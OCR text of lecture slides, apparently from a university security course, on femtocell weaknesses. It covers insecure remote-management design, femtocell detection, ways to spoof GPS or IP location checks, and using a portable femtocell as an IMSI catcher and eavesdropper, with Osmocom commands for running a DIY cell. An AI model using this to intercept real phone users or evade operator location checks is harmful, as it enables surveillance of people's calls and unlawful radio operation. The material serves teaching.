
[2] Too Many Cooks - Exploiting the Internet-of-TR-069-Things, Lior Oppenheim and Shahar Tal, CCC 2014

How Not to Implement Remote Management

- Design your own protocol
- I need to use some executable file
  - `popen()` will only call specified executable file
  - `system()` will redirect command into the default shell
  - Unfiltered format string will trigger side effect
  - Properly filtering user input is another major topic
- Never store credentials unencrypted
  - Some devices will store root password in NVRAM without encryption
  - Attacker with physical access can hijack password
  - One uniform password for all product: all devices hacked
  - Bad example: command execution $\rightarrow$ loopback telnet access $\rightarrow$ plaintext password $\rightarrow$ all devices are affected!


Femtocell Detection

- Mostly based on cell ID/LAC/TAC
  - MyCell: Preselect nearest cell ID and notifies when the ID is changed
  - Femto Widget: Determine femtocell by predefined range of LAC
  - Femto Catcher: Uses predefined range of network ID. Only works on Verizon CDMA.
- Some femtocell uses separate MNC/network name from cell tower



Roaming with Femtocell

- Operators with femtocell will block access outside of home country[3]



9. Can I take my Network Extender with me when I travel?

The Network Extender works in many places within the VerizonWireless coverage area but not outside the US. To find out if a Network Extender will enhance coverage in your location, visit a Verizon Wireless store or contact Customer Service at (800) 922-0204.

Note: The Network Extender can enhance your calling or 3G data coverage. It's not designed to enhance 4G LTE data coverage.

5. Why does a Network Extender require GPS service?

The Network Extender uses GPS service to obtain time and device location information. Location information is used to support Emergency (E911) service.

- What if femtocell is used outside of home country?

[3] http://www.verizonwireless.com/support/network-extender-faqs/

Roaming with Femtocell

- You can save roaming charges (often excessive)!
- **You may violate the law** of visiting location: frequency overlapping

- Site survey: if there is foreign cell or no home country's cell is detected, block access to the core network
- Positioning: cell tower location could be used for emergency services, also for detecting where is the femtocell
- IP check: only allow HeMS connection from home country's IP

- Femtocells might be used where no mobile signal is detected
- GPS could be spoofed, or if internally placed as a module, we can feed fake data
- VPN can spoof the location, beware of multiple level NAT

Portable Femtocell?

- Implementing 3G/LTE using SDR requires more power due to wide spectrum usage and more efficient utilization of frequency
- Why not carry femtocell as IMSI catcher and mobile eavesdropper?

- Backhaul link: another operator's LTE connection
- Mi-Fi or single board computer: convert wireless link to wired
- Large power pack for both femtocell and uplink

DIY (femto)cell

- Open Source Software
- Open Source Hardware
- Legal[4]
- Independent

[4] To some extent at least

Open source cell flavors

- OpenBTS
  - SIP ASAP
  - Stability and compatibility issues
- OpenBSC
  - Classical BTS - BSC - MSC architecture
  - More complex
- Other: OpenLTE etc.

Osmocom Software

- OpenBTS: BSC + MSC + HLR
- OsmoBTS: BTS
- OsmoTRX: L1
- LCR: core, call routing

Hardware

- USRP: universal[5], no schematics
- UmTRX: purpose-built[6], open hardware
- BladeRF, HackRF, Motorola C123...

[5] Wanna run your own TV?
[6] For Mother Russia!

Links

- http://openbsc.osmocom.org/trac/
- http://openbts.org/
- http://umtrx.org/

Quckie

- osmo-nitb -c /.config/osmocom/open-bsc.cfg -l /.config/osmocom/hlr.sqlite3 -P -m -C –debug=DRR:DPAG:DRSL:DMNCC
- sudo chrt 20 osmo-trx -a addr=192.168.9.2
- sudo chrt 15 osmobts-trx -c /.config/osmocom/osmo-bts.cfg -i 224.0.0.1 -d DRR:DPAG:DRSL:DMNCC
- telnet localhost 4242

Summary

- What are femtocells?
- How can we break into femtocells?
- What happens if femtocell is broken?

- Next week lecture is optional: recap of this semester
- Oral exam registration: QISPOS if available
- If you can not access QISPOS, please send your schedule to `lehre@sec.t-labs.tu-berlin.de`